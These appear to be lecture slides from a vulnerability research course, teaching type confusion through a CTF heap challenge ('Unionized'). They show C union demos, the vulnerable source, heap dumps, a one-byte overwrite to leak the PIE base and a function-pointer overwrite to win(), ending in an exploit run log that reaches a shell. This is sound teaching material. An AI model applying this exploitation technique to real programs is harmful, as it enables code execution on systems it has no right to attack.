

LSN 10 : Type Confusion Attacks

Vulnerability Research

Objectives

Lesson #10: Type Confusion Attacks

- Examine vulnerabilities introduced by type confusion attacks.
- Explore the concept of a single-byte overwrite that can aid us in bypassing PIE.
- Present the concept of the heap and visualize a linked list in the heap.

References

- Caitlin Whitehead (knittinggirl), Unionized Writeup available at [[Link](#)]
- Unionized Problem, MetaCTF 2021 CyberGames

Type Confusion

- CWE-843: Access of Resource Using Incompatible Type ('Type Confusion')
- When the program accesses the resource using an incompatible type, this could trigger logical errors because the resource does not have expected properties. In languages without memory safety, such as C and C++, type confusion can lead to out-of-bounds memory access.
- While this weakness is frequently associated with unions when parsing data with many different embedded object types in C, it can be present in any application that can interpret the same variable or memory location in multiple ways.
- This weakness is not unique to C and C++. For example, errors in PHP applications can be triggered by providing array parameters when scalars are expected, or vice versa. Languages such as Perl, which perform automatic conversion of a variable of one type when it is accessed as if it were another type, can also contain these issues.

Union Type

- *ChatGPT: Write me a C program that demonstrates a union*

```
#include <stdio.h>

union data {
    int i;
    float f;
    char str[20];
};

int main() {
    union data test;

    test.i = 10;
    printf("Integer value: %d\n", test.i);

    test.f = 3.14;
    printf("Float value: %f\n", test.f);

    strcpy(test.str, "Hello, Union!");
    printf("String value: %s\n", test.str);

    return 0;
}
```

This program defines a union called "data" that can store an integer, a float, or a string. In the main function, we create an instance of the union called "test" and store an integer value, a float value, and a string value in it. Note that, since a union uses the same memory location for all its members, **the last value assigned to the union will overwrite any previous values**. In the output you will see the last assigned value.

Union Type

```
#include <stdio.h>

union data {
    int i;
    float f;
    char str[20];
};

int main() {
    union data test;

    test.i = 0x41424344;
    printf("Integer value: %d\n", test.i);
    printf("Float value: %f\n", test.f);
    printf("String value: %s\n", test.str);

    return 0;
}
```

While the last value assigned to the union will overwrite any previous values, the last value assign will also set the value regardless of if it was assigned in the same type.

Integer value: 1094861636
Float value: 12.141422
String value: DCBA

Let's exploit a Type Confusion Vuln

Following solution is based heavily on the write-up
by Caitlin Whitehead at [\[Link\]](#)

Vulnerable Program

```
└─# ./chall_patched
What would you like to do?
1. Create new object
2. Display objects
3. Edit Object
4. Delete Object
5. Exit
```

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled)
```


Patching the Challenge

```
└─# pwninit --bin=chall --libc=libc.so.6
bin: chall
libc: libc.so.6

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.28-0ubuntu1_amd64.deb
setting ./ld-2.28.so executable
copying chall to chall_patched
running patchelf on chall_patched
writing solve.py stub

└─# ldd ./chall
    linux-vdso.so.1 (0x00007ffe83395000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6ee1e75000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f6ee2075000)

└─# ldd ./chall_patched
    linux-vdso.so.1 (0x00007fff57d6a000)
    libc.so.6 => ./libc.so.6 (0x00007f7f57294000)
    ./ld-2.28.so => /lib64/ld-linux-x86-64.so.2 (0x00007f7f57486000)
```

The challenge requires a specific version of libc. We'll go ahead and patch our binary with this version so it loads that version dynamically at runtime. We'll use [pwninit](#) that identifies the libc version, fetches the linker, and then updates the paths for loading libc and ld at runtime.

The Datatype

```
struct created{  
    int type;  
    int size;
```

```
    union Variable {  
        char * string;  
        int integer;  
        long long long_boi;  
        char character;  
    } variable;
```

```
    void (*print)();  
    struct created *next;
```

```
};
```

A variable to be a string, integer, double float, or character.

Function pointer to different display functions

Pointer to next item in the linked list

Visualizing the Linked List

0x55b7355b8230	0x0000000000000000	0x0000000000000000
0x55b7355b8240	0x0000000000000000	0x0000000000000000
0x55b7355b8250	0x0000000000000000	0x00000000000000311.....
0x55b7355b8260	0x0000000140000000	0x000055b7355b8290[5.U..
0x55b7355b8270	0x000055b73523b226	0x000055b7355b82b0	&.#5.U...[5.U..
0x55b7355b8280	0x0000000000000000	0x0000000000000021!.....
0x55b7355b8290	0x3131313131313131	0x3131313131313131	1111111111111111
0x55b7355b82a0	0x0000000031313131	0x0000000000000031	1111....1.....
0x55b7355b82b0	0x0000000140000000	0x000055b7355b82e0[5.U..
0x55b7355b82c0	0x000055b73523b226	0x000055b7355b8300	&.#5.U...[5.U..
0x55b7355b82d0	0x0000000000000000	0x0000000000000021!.....
0x55b7355b82e0	0x3232323232323232	0x3232323232323232	2222222222222222
0x55b7355b82f0	0x0000000032323232	0x0000000000000031	2222....1.....
0x55b7355b8300	0x0000000140000000	0x000055b7355b83300.[5.U..
0x55b7355b8310	0x000055b73523b226	0x000055b7355b8350	&.#5.U..P.[5.U..
0x55b7355b8320	0x0000000000000000	0x0000000000000021!.....
0x55b7355b8330	0x3333333333333333	0x3333333333333333	3333333333333333
0x55b7355b8340	0x0000000033333333	0x0000000000000031	3333....1.....
0x55b7355b8350	0x0000000140000000	0x000055b7355b8380[5.U..
0x55b7355b8360	0x000055b73523b226	0x0000000000000031	&.#5.U.....
0x55b7355b8370	0x0000000000000000	0x0000000000000021!.....
0x55b7355b8380	0x3434343434343434	0x3434343434343434	4444444444444444
0x55b7355b8390	0x0000000034343434	0x00000000000020c71	4444....q.....

```

struct created{
    int type;
    int size;

    union Variable {
        char * string;
        int integer;
        long long long_boi;
        char character;
    } variable;
    void (*print)();
    struct created *next;
};

```

[*] Creating string of 20 bytes with b'11111111111111111111'

[*] Creating string of 20 bytes with b'22222222222222222222'

[*] Creating string of 20 bytes with b'33333333333333333333'

[*] Creating string of 20 bytes with b'44444444444444444444'

[*] Paused (press any to continue)

The Vulnerability

```
while(1){
printf("What size would you like your string to be\n");
scanf("%d", &size);
if(tmp->size < size)
{
    tmp->variable.string = malloc(size);
    tmp->size = size;
}
if(!tmp->variable.string){
printf("Allocation failed Try again\n");
sleep(1);
continue;
}
    break;
}
printf("What is your data\n");
read(0, tmp->variable.string, tmp->size);
tmp->type = 1;
tmp->print = display_string;
```

When creating a string, if the string is larger than any previous variable size, it mallocs() the correct size

However, if the string is smaller it just reuses the variable section of the struct.

The Binary is Compiled With PIE

We'll need to determine a method for leaking the base address.

Using A Char For A Single Byte Overwrite

```
0x55b7355b8230 0x0000000000000000 0x0000000000000000 .....
0x55b7355b8240 0x0000000000000000 0x0000000000000000 .....
0x55b7355b8250 0x0000000000000000 0x0000000000000031 .....1.
0x55b7355b8260 0x0000001400000004 0x000055b7355b8241 ← .....
0x55b7355b8270 0x000055b73523b299 0x000055b7355b82b0 ..#5.U....
0x55b7355b8280 0x0000000000000000 0x0000000000000021 .....!.
0x55b7355b8290 0x3131313131313131 0x3131313131313131 1111111111
0x55b7355b82a0 0x0000000031313131 0x0000000000000031 1111....1.
0x55b7355b82b0 0x0000001400000001
0x55b7355b82c0 0x000055b73523b226
0x55b7355b82d0 0x0000000000000000
0x55b7355b82e0 0x3232323232323232
0x55b7355b82f0 0x0000000032323232
0x55b7355b8300 0x0000001400000001
0x55b7355b8310 0x000055b73523b226
0x55b7355b8320 0x0000000000000000 0x0000000000000021 .....!.
0x55b7355b8330 0x3333333333333333 0x3333333333333333 3333333333333333
0x55b7355b8340 0x0000000033333333 0x0000000000000031 3333....1.
0x55b7355b8350 0x0000001400000001 .....[5.U..
0x55b7355b8360 0x000055b73523b226 0x0000000000000000 &.#5.U....
0x55b7355b8370 0x0000000000000000 0x0000000000000021 .....!.
0x55b7355b8380 0x3434343434343434 0x3434343434343434 4444444444444444
0x55b7355b8390 0x0000000034343434 0x000000000020c71 4444....q.....
```

A string is a char * (8 bytes)
A char is a byte (1 bytes)

If we declare a string then edit it to be a character, we can introduce a 1-byte overwrite.

[*] Creating string of 20 bytes with b'11111111111111111111'
[*] Creating string of 20 bytes with b'22222222222222222222'
[*] Creating string of 20 bytes with b'33333333333333333333'
[*] Creating string of 20 bytes with b'44444444444444444444'
[*] Paused (press any to continue)
[*] Editing index 0 to be character b'A
[*] Paused (press any to continue)

<-- Top chunk

Using A Char For A Single Byte Overwrite

```
0x55b7355b8230 0x0000000000000000 0x0000000000000000
0x55b7355b8240 0x0000000000000000 0x0000000000000000
0x55b7355b8250 0x0000000000000000 0x0000000000000031
0x55b7355b8260 0x0000001400000004 0x000055b7355b8270 ←
0x55b7355b8270 0x000055b73523b299 0x000055b7355b82b0
0x55b7355b8280 0x0000000000000000 0x0000000000000021
0x55b7355b8290 0x3131313131313131 0x3131313131313131
0x55b7355b82a0 0x0000000031313131 0x0000000000000031
0x55b7355b82b0 0x0000001400000001 0x000055b7355b82e0
0x55b7355b82c0 0x000055b73523b226 0x000055b7355b8300
0x55b7355b82d0 0x0000000000000000 0x0000000000000021
0x55b7355b82e0 0x3232323232323232 0x3232323232323232
0x55b7355b82f0 0x0000000032323232 0x0000000000000031
0x55b7355b8300 0x0000001400000001 0x000055b7355b8330
0x55b7355b8310 0x000055b73523b226 0x000055b7355b8350
0x55b7355b8320 0x0000000000000000 0x0000000000000021
0x55b7355b8330 0x3333333333333333 0x3333333333333333
0x55b7355b8340 0x0000000033333333 0x0000000000000031
0x55b7355b8350 0x0000001400000001 0x000055b7355b8380
0x55b7355b8360 0x000055b73523b226 0x0000000000000000
0x55b7355b8370 0x0000000000000000 0x0000000000000021
0x55b7355b8380 0x3434343434343434 0x3434343434343434
0x55b7355b8390 0x0000000034343434 0x000000000020c71
```

We'll use this vulnerability to point the character pointer to the print function pointer.

```
struct created{
    int type;
    int size;

    union Variable {
        char * string;
        int integer;
        long long long_boi;
        char character;
    } variable;
    void (*print)();
    struct created *next;
};
```

Updating the Union Back to String

```
0x55b7355b8230 0x0000000000000000 0x0000000000000000 .....
0x55b7355b8240 0x0000000000000000 0x0000000000000000 .....
0x55b7355b8250 0x0000000000000000 0x0000000000000031 .....1
0x55b7355b8260 0x0000001400000004 0x000055b7355b8270 ..#5.U...
0x55b7355b8270 0x000055b73523b226 0x000055b7355b82b0 .....!
0x55b7355b8280 0x0000000000000000 0x0000000000000021 111111111
0x55b7355b8290 0x3131313131313131 0x3131313131313131 1111...1
0x55b7355b82a0 0x0000000031313131 0x0000000000000031 .....&.#5.U...
0x55b7355b82b0 0x0000001400000001 0x000055b7355b82e0 .....!
0x55b7355b82c0 0x000055b73523b226 0x000055b7355b8300 222222222
0x55b7355b82d0 0x0000000000000000 0x0000000000000021 .....1
0x55b7355b82e0 0x3232323232323232 0x3232323232323232 2222
0x55b7355b82f0 0x0000000032323232 0x0000000000000031 2222
```

```
0x55b7355b830 [*] Creating string of 20 bytes with
0x55b7355b831 b'11111111111111111111'
0x55b7355b832 [*] Creating string of 20 bytes with
0x55b7355b833 b'22222222222222222222'
0x55b7355b834 [*] Creating string of 20 bytes with
0x55b7355b835 b'33333333333333333333'
0x55b7355b836 [*] Creating string of 20 bytes with
0x55b7355b837 b'44444444444444444444'
0x55b7355b838 [*] Editing index 0 to be character b'p'
0x55b7355b839 [*] Editing Char
[*] Editing index 0, to be string of 0 bytes with b''
```

We'll need to edit our type back to a string of 0 bytes, this will change the function pointer for print to point to display_string(), allowing an 8 byte leak.

```
struct created{
    int type;
    int size;

    union Variable {
        char * string;
        int integer;
        long long long_boi;
        char character;
    } variable;
    void (*print)(); → display_string()
    struct created *next;
};
```

Function Pointer Overwrite Problem

```
printf("What is your data\n");  
read(0, tmp->variable.string, tmp->size);  
tmp->type = 1;  
tmp->print = display_string;
```

While we'd like to use our ability to overwrite to edit the function pointer for the `display_string()`, there is a huge problem. After every edit/create, the code updates the pointer.

Function Pointer Overwrite Problem

```
printf("What is your data\n");  
read(0, tmp->variable.string, tmp->size);  
tmp->type = 1;  
tmp->print = display_string;
```

We should be able to overcome this issue by editing the second index to point to the function in the first. Since the first isn't being updated, overwriting the function pointer will persist.

Index 0

```
struct created{  
    int type;  
    int size;  
  
    union Variable {  
        char * string;  
        int integer;  
        long long long_boi;  
        char character;  
    } variable;  
    void (*print)() → win();  
    struct created *next;  
};
```

Index 1

```
struct created{  
    int type;  
    int size;  
  
    union Variable {  
        char * string;  
        int integer;  
        long long long_boi;  
        char character;  
    } variable;  
    void (*print)();  
    struct created *next;  
};
```

Overwriting the Function Pointer

With knowledge of the base address of the executable, we can then edit the string to be 8 bytes and overwrite the function pointer to print to a pointer to the win() function.

```
0x55b7355b8240 0x0000000000000000 0x0000000000000000 .....
0x55b7355b8250 0x0000000000000000 0x0000000000000031 .....1.
0x55b7355b8260 0x0000001400000001 0x000055b7355b8270 .....n.
0x55b7355b8270 0x000055b73523b680 0x000055b7355b8270 #5.U.
0x55b7355b8280 0x0000000000000000 0x0000000000000021 .....!.
0x55b7355b8290 0x3131313131313131 0x3131313131313131 1111111111
0x55b7355b82a0 0x0000000031313131 0x0000000000000031 1111...1.
0x55b7355b82b0 0x0000001400000001 0x000055b7355b8270 .....p.
0x55b7355b82c0 0x000055b73523b226 0x000055b7355b8300 &.#5.U...
0x55b7355b82d0 0x0000000000000000 0x0000000000000021 .....!.
0x55b7355b82e0 0x3232323232323232 0x3232323232323232 2222222222222222
0x55b7355b82f0 0x0000000032323232 0x0000000000000031 2222...1
0x55b7355b8300
0x55b7355b8310
0x55b7355b8320
0x55b7355b8330
0x55b7355b8340
0x55b7355b8350
0x55b7355b8360
0x55b7355b8370
0x55b7355b8380
0x55b7355b8390
```

```
struct created{
    int type;
    int size;

    union Variable {
        char * string;
        int integer;
        long long long_boi;
        char character;
    } variable;
    void (*print)() → win();
    struct created *next;
};
```

Index 0

```
struct created{
    int type;
    int size;


    union Variable {
        char * string;
        int integer;
        long long long_boi;
        char character;
    } variable;
    void (*print)();
    struct created *next;
};
```

Index 1

Type Confusion: Shell Party

```
└─# python3 pwn-union.py BIN=./chall_patched
[*] '/root/workspace/cse4850/type-confusion/chall_patched'
[*] Creating string of 20 bytes with b'11111111111111111111'
[*] Creating string of 20 bytes with b'22222222222222222222'
[*] Creating string of 20 bytes with b'33333333333333333333'
[*] Creating string of 20 bytes with b'44444444444444444444'
[*] Paused (press any to continue)
[*] Editing index 0 to be character b'p'
[*] Paused (press any to continue)
[*] Editing Char
[*] Editing index 0, to be string of 0 bytes with b''
[*] Calling display()
[*] Leaked Address: 0x5574d24ab226
[*] Determined Base Address: 0x5574d24aa000
[*] Editing index 1 to be character b'p'
[*] Editing index 1, to be string of 8 bytes with b'\x80\xb6J\xd2tU\x00\x00'
[*] Paused (press any to continue)
[*] Calling display()
[*] Switching to interactive mode
$ cat flag.txt
$ cat flag.txt
flag{i_sure_wished_this_worked_remotely_too}
```

Ok. It Works.



Thank you.